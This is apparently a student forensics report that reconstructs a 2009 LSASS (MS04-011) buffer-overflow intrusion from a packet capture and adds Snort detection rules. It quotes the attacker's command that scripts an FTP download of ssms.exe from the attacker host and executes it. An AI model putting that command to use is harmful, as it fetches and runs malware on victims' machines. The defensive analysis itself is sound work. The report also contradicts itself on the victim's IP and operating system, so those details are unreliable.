

Project Part 2

Phase 1: Attack Intelligence Extraction

Host	Ports	Role	OS	Geo Location
106.123.195.37	8884, 1821, 1828, 2152, 1924	Attacker	Windows 2000	China, Guangzhou/Beijing
206.159.141.37	445, 1957, 36296, 1080	Victim	Linux	US, New York

By looking at all the packets in wire shark, we can see there are only 2 systems involved which one of them is the IP address of the attacker and another is the IP address of the Victim.

1	106.123.195.37	206.159.141.23	TCP	donnyworld > microsoft-ds [SYN] Seq=0
2	206.159.141.23	106.123.195.37	TCP	microsoft-ds > donnyworld [SYN, ACK] S
3	106.123.195.37	206.159.141.23	TCP	donnyworld > microsoft-ds [ACK] Seq=1
4	106.123.195.37	206.159.141.23	TCP	donnyworld > microsoft-ds [FIN, ACK] S
5	106.123.195.37	206.159.141.23	TCP	itm-mcell-u > microsoft-ds [SYN] Seq=0

Packets one to four could indicate that there is some sort of probing or suspicious activity taking place. Suppose host A sends a data packet to host B and then host B wants to close the connection. Host B (depending on timing) can respond with [FIN,ACK] indicating that it received the sent packet and wants to close the session. Host A should then respond with a [FIN,ACK] indicating that it received the termination request (the ACK part) and that it too will close the connection (the FIN part).

Since this procedure is not taken during the first four packets, we can say some sort of probing is taking place.

So we can say that the IP of the Attacker is 106.123.195.37 and the IP of the Victim is 206.159.141.23

If we look at the first two packets in wireshark we can see that the value of the TTL is not the same so the victim and the attacker have different operating systems.

```
Internet Protocol Version 4, Src: 106.123.195.37 (106.123.195.37), Dst: 206.159.141.23 (206.159.141.23)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 48
  Identification: 0x3b9f (15263)
  Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 113
```

```

[-] Internet Protocol Version 4, Src: 206.159.141.23 (206.159.141.23), Dst: 106.123.195.37 (106.123.195.37)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 48
    Identification: 0x0000 (0)
    Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64

```

If we look at packet number 14, we can see in the SMB payload has the following information.

```

Native OS: windows 2000 2195
Native LAN Manager: windows 2000 5.0

```

By using the information below which is extracted from <http://msdn.microsoft.com/en-us/library/ecd51ae2-478c-455b-8669-254b74208d3b.aspx#id45>, we can see that the OS of the attacker is windows 2000.


Windows OS version	Native OS string
Windows 2000	Windows 5.0
Windows XP SP2	Windows 2002 Service Pack 2
Windows Server 2003 SP2	Windows Server 2003 3790 Service Pack 2
Windows Vista Ultimate	Windows Vista Ultimate 6000
Windows Vista Home Basic	Windows Vista 6000
Windows Vista Home Premium	Windows Vista Premium 6000
Windows Server 2008 Datacenter	Windows Server Datacenter 6001 Service Pack 1
Windows 7 Enterprise	Windows 7 Enterprise 7600
Windows 7 Ultimate	Windows 7 Ultimate 7600
Windows Server 2008 R2 Enterprise	Windows Server 2008 R2 Enterprise 7600
Windows 8 Enterprise	Windows 8 Enterprise 9200
Windows 8 Pro	Windows 8 Pro 9200

Windows OS version	NativeLANMan string
Windows 2000	Windows 2000 LAN Manager
Windows XP SP2	Windows 2002 5.1
Windows Server 2003	Windows Server 2003 5.2
Windows Vista Ultimate	Windows Vista Ultimate 6.0
Windows Vista Home Basic	Windows Vista 6.0
Windows Vista Home Premium	Windows Vista Premium 6.0
Windows Server 2008 Datacenter	NativeLANMAN: Windows Server 2008 Datacenter 6.0
Windows 7 Enterprise	Windows 7 Enterprise 6.1
Windows 7 Ultimate	Windows 7 Ultimate 6.1
Windows Server 2008 R2 Enterprise	Windows Server 2008 R2 Enterprise 6.1
Windows 8 Enterprise	Windows 8 Enterprise 9200
Windows 8 Pro	Windows 8 Pro 9200
Windows Server 2012 Standard	Windows Server 2012 Standard 6.2
Windows Server 2012 Datacenter	Windows Server 2012 Datacenter 6.2
Windows 8.1 Enterprise	Windows 8.1 Enterprise 9600

Now we should find the OS of the victim. By using the information below which is extracted from <http://www.map.meteoswiss.ch/map-doc/ftp-probleme.htm> and <http://www.binbert.com/blog/2009/12/default-time-to-live-ttl-values/> and the TTL value of the Victim we can see that the OS of the victim could be Linux. To further investigate if this is true we can look at The Native OS of packet number 16.

The Value of the Native OS is windows 5.1 which correspond to windows XP.


To further investigate this I used NetworkMiner. As we can see the Victim OS is considered to be Linux.



I have also used P0f in backtrack to make sure that this is the case.

```
root@bt:~# p0f -s /root/Desktop/elec567.pcap -o /root/Desktop/log.log
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@diene.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on '/root/Desktop/elec567.pcap', 262 sigs (14 generic, cksu
m 0F1F5CA2), rule: 'all'.
[+] End of input file.
```

The results are given below.



```
|<Sun Apr 19 20:28:28 2009> 106.123.195.37:1821 - Windows XP SP1+, 2000 SP3
-> 206.159.141.23:445 (distance 15, link: ethernet/modem)
<Sun Apr 19 20:28:28 2009> 106.123.195.37:1828 - Windows XP SP1+, 2000 SP3
-> 206.159.141.23:445 (distance 15, link: ethernet/modem)
<Sun Apr 19 20:28:30 2009> 106.123.195.37:1924 - Windows XP SP1+, 2000 SP3
-> 206.159.141.23:1957 (distance 15, link: ethernet/modem)
<Sun Apr 19 20:28:33 2009> 206.159.141.23:36296 - Linux 2.6 (newer, 3) (up: 11265 hrs)
-> 106.123.195.37:8884 (distance 0, link: ethernet/modem)
<Sun Apr 19 20:28:34 2009> 106.123.195.37:2152 - Windows XP SP1+, 2000 SP3
-> 206.159.141.23:1080 (distance 15, link: ethernet/modem)
```

An explanation might be that if the two hosts want to connect using the SMB protocol and they have different operating systems then both systems will use a native OS string and native Lan manager compatible to the operating system so that data and packets can be exchanged.

If the Victims Os is Linux, then it must be a samba server.

Samba is a free software re-implementation of the SMB/CFIS networking protocol, originally developed by Andrew Tridgell. As of version 3, Samba provides file and print services for various Microsoft Windows clients and can integrate with a Windows server domain, either as a Primary Domain Controller (PDC) or as a domain member. It can also be part of an Active Directory domain.

Samba runs on most Unix and Unix-like systems, such as Linux, Solaris, AIX and the BSD variants, including Apple's Mac OS X Server and Mac OS X client (version 10.2 and greater). Samba is standard on nearly all distributions of Linux and is commonly included as a basic system service on other Unix-based operating systems as well.

OS/Device	Version	Protocol	TTL
AIX		TCP	60
AIX		UDP	30
AIX	3.2, 4.1	ICMP	255
BSDI	BSD/OS 3.1 and 4.0	ICMP	255
Compa	Tru64 v5.0	ICMP	64
Cisco		ICMP	254
DEC Pathworks	V5	TCP and UDP	30
Foundry		ICMP	64
FreeBSD	2.1R	TCP and UDP	64
FreeBSD	3.4, 4.0	ICMP	255
FreeBSD	5	ICMP	64
HP-UX	9.0x	TCP and UDP	30
HP-UX	10.01	TCP and UDP	64
HP-UX	10.2	ICMP	255
HP-UX	11	ICMP	255
HP-UX	11	TCP	64
Irix	5.3	TCP and UDP	60
Irix	6.x	TCP and UDP	60
Irix	6.5.3, 6.5.8	ICMP	255
juniper		ICMP	64
MPE/IX (HP)		ICMP	200
Linux	2.0.x kernel	ICMP	64
Linux	2.2.14 kernel	ICMP	255
Linux	2.4 kernel	ICMP	255
Linux	Red Hat 9	ICMP and TCP	64
Windows	NT 3.51	TCP and UDP	32
Windows	NT 4.0	TCP and UDP	128
Windows	NT 4.0 SP5-		32
Windows	NT 4.0 SP6+		128
Windows	NT 4 WRKS SP 3, SP 6a	ICMP	128
Windows	NT 4 Server SP4	ICMP	128
Windows	ME	ICMP	128
Windows	2000 pro	ICMP/TCP/UDP	128
Windows	2000 family	ICMP	128
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128

OS Version	"safe"	tcp_ttl	udp_ttl
AIX	n	60	30
DEC Pathworks V5	n	30	30
FreeBSD 2.1R	y	64	64
HP/UX 9.0x	n	30	30
HP/UX 10.01	y	64	64
Irix 5.3	y	60	60
Irix 6.x	y	60	60
Linux	y	64	64
MacOS/MacTCP 2.0.x	y	60	60
OS/2 TCP/IP 3.0	y	64	64
OSF/1 V3.2A	n	60	30
Solaris 2.x	y	255	255
SunOS 4.1.3/4.1.4	y	60	60
Ultrix V4.1/V4.2A	n	60	30
VMS/Multinet	y	64	64
VMS/TCPware	y	60	64
VMS/Wollongong 1.1.1.1	n	128	30
VMS/UCX (latest rel.)	y	128	128
MS WfW	n	32	32
MS Windows 95	n	32	32
MS Windows NT 3.51	n	32	32
MS Windows NT 4.0	y	128	128

We can use the website <http://www.geobytes.com/IpLocator.htm?GetLocation> or <http://www.iplocation.net/index.php> we can get the geographic location of an IP address. Please note that sometimes the geographic location which is assigned to an IP is not exact but it is close to the exact location of the IP address.

Geolocation data from IP2Location (Product: DB4)

IP Address	Country	Region	City	ISP
106.123.195.37	China	Guangdong	Guangzhou	Chinanet Guangdong Province Network

[Google Map for GUANGZHOU, GUANGDONG, CHINA \(New window\)](#)

Geolocation data from IPledge (Product: Max)

IP Address	Country	Region	City	ISP
106.123.195.37	China		Guangzhou	Chinanet Guangdong Province Network
	Continent	Latitude	Longitude	Time Zone
	Asia	23.12	113.25	GMT+8

[Google Map for GUANGZHOU, , CHINA \(New window\)](#)

Geolocation data from IP Address Labs (Product: Pro)

IP Address	Country	Region	City	ISP
106.123.195.37	China	Guangdong	Guangzhou	China Telecom Guangdong
	Continent	Latitude	Longitude	Organization
	Asia	23.1167	113.25	China Telecom

[Google Map for GUANGZHOU, , CHINA \(New window\)](#)

Geolocation data from MaxMind (Product: GeoLiteCity)

IP Address	Country	Region	City	Postal Code	Area Code
106.123.195.37	China	30	Guangzhou		

[Google Map for Guangzhou, 30, CHN \(New window\)](#)

IP Address to locate:

Did you know that you can get some Mapbytes for free by linking to us - [click here](#) for details.

[Link](#) to these results:

Country Code	<input type="text" value="CN"/>	Country	<input type="text" value="China"/>
Region Code	<input type="text" value="CNBJ"/>	Region	<input type="text" value="Beijing"/>
City Code	<input type="text" value="CNBJBEIJ"/>	City	<input type="text" value="Beijing"/>
CityId	<input type="text" value="3518"/>	Certainty	<input type="text" value="66"/>
Latitude	<input type="text" value="39.9000"/>	Longitude	<input type="text" value="116.4130"/>
Capital City	<input type="text" value="Beijing"/>	TimeZone	<input type="text" value="+08:00"/>
Nationality Singular	<input type="text" value="Chinese"/>	Population	<input type="text" value="1273111290"/>
Nationality Plural	<input type="text" value="Chinese"/>	Is proxy	<input type="text" value="false"/>
CIA Map Reference	<input type="text" value="Asia"/>	Currency	<input type="text" value="Yuan Renminbi"/>
MapBytes Remaining	<input type="text" value="Free"/>	Currency Code	<input type="text" value="CNY"/>
Life Expectancy	<input type="text" value=""/>	Life Expectancy (Male/Female)	<input type="text" value="/"/>

Search WHOIS data at:

[RIPE](#)
[ARIN](#)
[APNIC](#)
[LACNIC](#)
[AfrINIC](#)

Flag



Geolocation data from IP2Location (Product: DB4)

IP Address	Country	Region	City	ISP
206.159.141.23	United States	New York	New York City	Sprint

[Google Map for NEW YORK CITY, NEW YORK, UNITED STATES \(New window\)](#)

Geolocation data from IPelligence (Product: Max)

IP Address	Country	Region	City	ISP
206.159.141.23	United States	Virginia	Reston	Sprint
	Continent	Latitude	Longitude	Time Zone
	North America	38.9627	-77.3373	EST

[Google Map for RESTON, VIRGINIA, UNITED STATES \(New window\)](#)

Geolocation data from IP Address Labs (Product: Pro)

IP Address	Country	Region	City	ISP
206.159.141.23	United States	-	-	Sprint Pcs
	Continent	Latitude	Longitude	Organization
	North America	38.0	-97.0	Sprint

[Google Map for RESTON, VIRGINIA, UNITED STATES \(New window\)](#)

Geolocation data from MaxMind (Product: GeoLiteCity)

IP Address	Country	Region	City	Postal Code	Area Code
206.159.141.23	United States				0

[Google Map for , , USA \(New window\)](#)

[Registry Information for 206.159.141.23](#)

IP Address to locate:

Did you know that you can get some Mapbytes for free by linking to us - [click here](#) for details.

[Link](#) to these results:

Country Code	<input type="text" value="US"/>	Country	<input type="text" value="United States"/>
Region Code	<input type="text" value="USNY"/>	Region	<input type="text" value="New York"/>
City Code	<input type="text" value="USNYYOR"/>	City	<input type="text" value="New York"/>
CityId	<input type="text" value="10182"/>	Certainty	<input type="text" value="99"/>
Latitude	<input type="text" value="40.7488"/>	Longitude	<input type="text" value="-73.9846"/>
Capital City	<input type="text" value="Washington, DC"/>	TimeZone	<input type="text" value="-05:00"/>
Nationality Singular	<input type="text" value="American"/>	Population	<input type="text" value="278058881"/>
Nationality Plural	<input type="text" value="Americans"/>	Is proxy	<input type="text" value="false"/>
CIA Map Reference	<input type="text" value="North America"/>	Currency	<input type="text" value="US Dollar"/>
MapBytes Remaining	<input type="text" value="Free"/>	Currency Code	<input type="text" value="USD"/>
Life Expectancy	<input type="text" value=""/>	Life Expectancy (Male/Female)	<input type="text" value="/"/>

Search WHOIS data at: [RIPE](#) [ARIN](#) [APNIC](#) [LACNIC](#) [AfrinIC](#)

Flag 

By looking at packet number 26, we can see that dssetup has been called. The dssetup RPC interface runs in the LSA on Windows 2000 and Windows XP. Hence we can say that the service being attacked is the Local Security Authority Subsystem Service (LSASS). For more information please visit

[http://msdn.microsoft.com/en-us/library/windows/desktop/aa378326\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa378326(v=vs.85).aspx)

```
26 1.542389 106.123.195.37 206.159.141.23 DCERPC 214 Bind: call_id: 1, Fragment: Single, 1 context items: DSSETUP V0.0 (32bit NDR)
```

Local Security Authority Subsystem Service is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. It also writes to the Windows Security Log.

Forcible termination of lsass.exe will result in the Welcome screen losing its accounts, prompting a restart of the machine. "lsass.exe" is the Local Security Authentication Server. lsass verifies the validity of user logons to your PC or server. It generates the process responsible for authenticating users for the Winlogon service. This is performed by using authentication packages in Msgina.dll. If authentication is successful,

Lsass generates the user's access token, which is used to launch the initial shell. Other processes that the user initiates then inherit this token.

Because lsass.exe is a crucial system file, its name is often faked by malware. The lsass.exe file used by Windows is located in the folder C:\Windows\System32. If it is running from any other location, that lsass.exe is most likely a virus, spyware, trojan or worm.

In this attack one of the vulnerabilities that are exploited was the DsRoleUpgradeDownlevelServer function which is supported by windows. Since it does not use the RPCImpersonateClient API, it calls DsRolepInitalizeLog API immediately. So if we specify a long string parameter to this function, we can pass these parameters into vsprintf() in the DsrolepLogPrintRoutine() API and a buffer overflow will occur. Also, the function called from lsass.exe does not check whether the request is sent from a local machine or a remote one and it will handle requests sent from remote hosts. So, if the DCE/RPC packet is crafted by hand, or if the API is modified to specify a remote host, then the buffer overflow can occur. This type of attack can be performed against a local machine for the purpose of privilege escalation.

This buffer overflow has been exploited by the Sasser worm, discovered on 2004/04/30. Sasser is a computer worm that affects computers running vulnerable versions of the Microsoft operating systems Windows XP and Windows 2000. Sasser spreads by exploiting the system through a vulnerable network port (as do certain other worms). Thus it is particularly virulent in that it can spread without user intervention, but it is also easily stopped by a properly configured firewall or by downloading system updates from Windows Update. The specific hole Sasser exploits is documented by Microsoft in its MS04-011 bulletin, for which a patch had been released seventeen days earlier.

Yes, there was malware involved. The malware is smss.exe

Session Manager Subsystem, or smss.exe, is a component of the Microsoft Windows NT family of operating system, starting in Windows NT 3.1. It is executed during the startup process of those operating systems. At this time it:

- Creates environment variables.
- Starts the kernel and user modes of the Win32 subsystem. This subsystem includes win32k.sys (kernel-mode), winsrv.dll (user-mode) and csrss.exe (user-mode). Any other subsystems listed in the required value of the of the HKLM\System\CurrentControlSet\Control\Session Manager\Subsystems registry key are also started.
- Creates Dos device mappings (e.g. COM1, COM2, PRN, LPT1, LPT2, LPT3 and drive letters) listed at HKLM\System\CurrentControlSet\Control\Session Manager\DOS\Devices registry key, This can be used to permanent subst drives.
- Creates virtual memory paging files.
- Starts winlogon.exe, the Windows logon manager.
- After the boot process is finished, the program resides in memory and can be seen running in the Windows Task Manager. It then waits for either winloon.exe or csrss.exe to end else Windows will shut down. If the processes do not end in an expected fashion, smss.exe may hang the system.

Some of the smss.exe files have Trojans in them such as Trojan.Win32.Sdbot or TrojanSpy.Win32.Agent.baow, and others have worms included in them such as Win32/Racos.A


For more information please visit

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Worm:Win32/Racos.A#tab=2>

<http://www.file.net/process/smss.exe.html>

<http://www.spy-emergency.com/research/malware-database/smssexe-smss-trojanwin32sdbot.html>

If we look at the time difference between the first and the last packet, we can see that the whole time is 16.219218 seconds which is quite fast for an attack to take place. If it was manual, then it would take the attacker a longer time to do the attack. Therefore the attack must be automated.



The attack starts at 20:28:28.374 on April 19 2009

1. The attacker connects to port 445 and disconnects the connection (see wireshark frames 1, 2, 3, 4, 7, 8, 12). After that the attacker starts a new connection (see wireshark frames 5, 6, 9)

1	0.000000	106.123.195.37	206.159.141.23	TCP	62 donnyworld > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	0.000464	206.159.141.23	106.123.195.37	TCP	62 microsoft-ds > donnyworld [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
3	0.119058	106.123.195.37	206.159.141.23	TCP	60 donnyworld > microsoft-ds [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.134175	106.123.195.37	206.159.141.23	TCP	60 donnyworld > microsoft-ds [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
5	0.134550	106.123.195.37	206.159.141.23	TCP	62 itm-mcell-u > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
6	0.134878	206.159.141.23	106.123.195.37	TCP	62 microsoft-ds > itm-mcell-u [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
7	0.135193	206.159.141.23	106.123.195.37	TCP	54 microsoft-ds > donnyworld [ACK] Seq=1 Ack=2 Win=5840 Len=0
8	0.238169	206.159.141.23	106.123.195.37	TCP	54 microsoft-ds > donnyworld [FIN, ACK] Seq=1 Ack=2 Win=5840 Len=0
9	0.251859	106.123.195.37	206.159.141.23	TCP	60 itm-mcell-u > microsoft-ds [ACK] Seq=1 Ack=1 Win=64240 Len=0
10	0.267724	106.123.195.37	206.159.141.23	SMB	191 Negotiate Protocol Request
11	0.267735	206.159.141.23	106.123.195.37	TCP	54 microsoft-ds > itm-mcell-u [ACK] Seq=1 Ack=138 Win=6432 Len=0
12	0.354302	106.123.195.37	206.159.141.23	TCP	60 donnyworld > microsoft-ds [ACK] Seq=2 Ack=2 Win=64240 Len=0

2. Attacker tries to connect to victim using a smb session (see wireshark frames 10 to 19).

10	0.267724	106.123.195.37	206.159.141.23	SMB	191 Negotiate Protocol Request
11	0.267735	206.159.141.23	106.123.195.37	TCP	54 microsoft-ds > itm-mcell-u [ACK] Seq=1 Ack=138 Win=6432 Len=0
12	0.354302	106.123.195.37	206.159.141.23	TCP	60 donnyworld > microsoft-ds [ACK] Seq=2 Ack=2 Win=64240 Len=0
13	0.487136	206.159.141.23	106.123.195.37	SMB	143 Negotiate Protocol Response
14	0.602288	106.123.195.37	206.159.141.23	SMB	222 Session Setup AndX Request, NTLMSSP_NEGOTIATE
15	0.602303	206.159.141.23	106.123.195.37	TCP	54 microsoft-ds > itm-mcell-u [ACK] Seq=90 Ack=306 Win=7504 Len=0
16	0.723001	206.159.141.23	106.123.195.37	SMB	311 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
17	0.840405	106.123.195.37	206.159.141.23	SMB	276 Session Setup AndX Request, NTLMSSP_AUTH, User: \
18	0.840419	206.159.141.23	106.123.195.37	TCP	54 microsoft-ds > itm-mcell-u [ACK] Seq=347 Ack=528 Win=8576 Len=0
19	0.957617	206.159.141.23	106.123.195.37	SMB	175 Session Setup AndX Response

3. After successfully connecting to a smb session, the attacker connected to the IPC\$ share on the victim host (see wireshark frame 20).

20	1.073151	106.123.195.37	206.159.141.23	SMB	152 Tree Connect AndX Request, Path: \\192.150.11.111\ipc\$
----	----------	----------------	----------------	-----	-------------------------------------------------------------

4. Attacker requests \lsarpc (see wireshark frame 23)

23	1.307145	106.123.195.37	206.159.141.23	SMB	158 NT Create AndX Request, FID: 0x4000, Path: \lsarpc
----	----------	----------------	----------------	-----	--------------------------------------------------------

5. Attacker is attacking the host by calling DsRoleUpgradeDownlevelServer() parameter which will overflow the stack through port 445 (see wireshark frame 33).

33	1.805992	106.123.195.37	206.159.141.23	DSSETUP	454 DsRoleUpgradeDownlevelServer request[Long frame (3208 bytes)]
----	----------	----------------	----------------	---------	-------------------------------------------------------------------

6. The shell code runs on the victim machine and port 1957 is opened for the attacker. The attacker connects to port 1957 to send commands needed to download the malicious software (see wireshark frame 36 to 48).

36	2.091833	106.123.195.37	206.159.141.23	TCP	62 xiiip > unix-status [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
----	----------	----------------	----------------	-----	-------------------------------------------------------------------------

We can also see this by following the conversation between the host and the victim.

```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o
&ftp -n -s:o &del /F /Q o &ssms.exe
ssms.exe
```

7. The victim initiates an ftp connection and will try to download the filename smss.exe (see wireshark frames 50 to 67) and after downloading the malicious codes it executes it (see wireshark frames 68 to 348)

50	5.082620	206.159.141.23	106.123.195.37	TCP	74 36296 > 8884 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=4055633882 TSecr=0 WS=128
----	----------	----------------	----------------	-----	-------------------------------------------------------------------------------------------------

```

220 NzmxFtpd Owns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.

```

```

68 6.142326 106.123.195.37 206.159.141.23 TCP 62 gtp-user > socks [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1

```

Phase 2

we can add the following rules to snort in the local.rules file.

```

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp any any -> any 1957 (sid:1000005; msg:"unknown content been sent or recieved on port 1957");
alert tcp any any -> any any (sid:1000006; content:"|
5c005c003100390032002e003100350030002e00310031002e003100310031005c0069007000630024000
000|"; content:"|ff534d4275|"; msg:"SMB Tree Connect Andx request");
alert tcp any any -> any any (sid:1000007; content:"|5c006c00730061007200700063000000|";
content:"|ff534d42a2|"; msg:"SMB Tree Connect Andx request lsarpc");
alert tcp any any -> any any (sid:1000008; content:"|73736d732e657865|"; msg:"smss.exe is being
transferred over TCP");

```

After adding these rules, we will get the following results.


```
[**] [1:2466:7] NETBIOS SMB-DS IPC$ unicode share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
04/19-20:28:29.447746 106.123.195.37:1828 -> 206.159.141.23:445
TCP TTL:113 TOS:0x0 ID:15371 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x8CFF932 Ack: 0x5BD51092 Win: 0xF91D TcpLen: 20

[**] [1:1000006:0] SMB Tree Connect Andx request [**]
[Priority: 0]
04/19-20:28:29.447746 106.123.195.37:1828 -> 206.159.141.23:445
TCP TTL:113 TOS:0x0 ID:15371 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x8CFF932 Ack: 0x5BD51092 Win: 0xF91D TcpLen: 20

[**] [1:1000007:0] SMB Tree Connect Andx request lsarpc [**]
[Priority: 0]
04/19-20:28:29.681740 106.123.195.37:1828 -> 206.159.141.23:445
TCP TTL:113 TOS:0x0 ID:15382 IpLen:20 DgmLen:144 DF
***AP*** Seq: 0x8CFF994 Ack: 0x5BD510CE Win: 0xF8E1 TcpLen: 20

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain]
[Priority: 1]
04/19-20:28:30.172468 106.123.195.37:1828 -> 206.159.141.23:445
TCP TTL:113 TOS:0x0 ID:15421 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8CFFA9C Ack: 0x5BD511D9 Win: 0xF7D6 TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.msp]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533]
[Xref => http://www.securityfocus.com/bid/10108]

[**] [1:1000005:0] unknown content been sent or recieved on port 1957 [**]
[Priority: 0]
04/19-20:28:30.466428 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15455 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x9128DAD Ack: 0x0 Win: 0xFAF0 TcpLen: 28
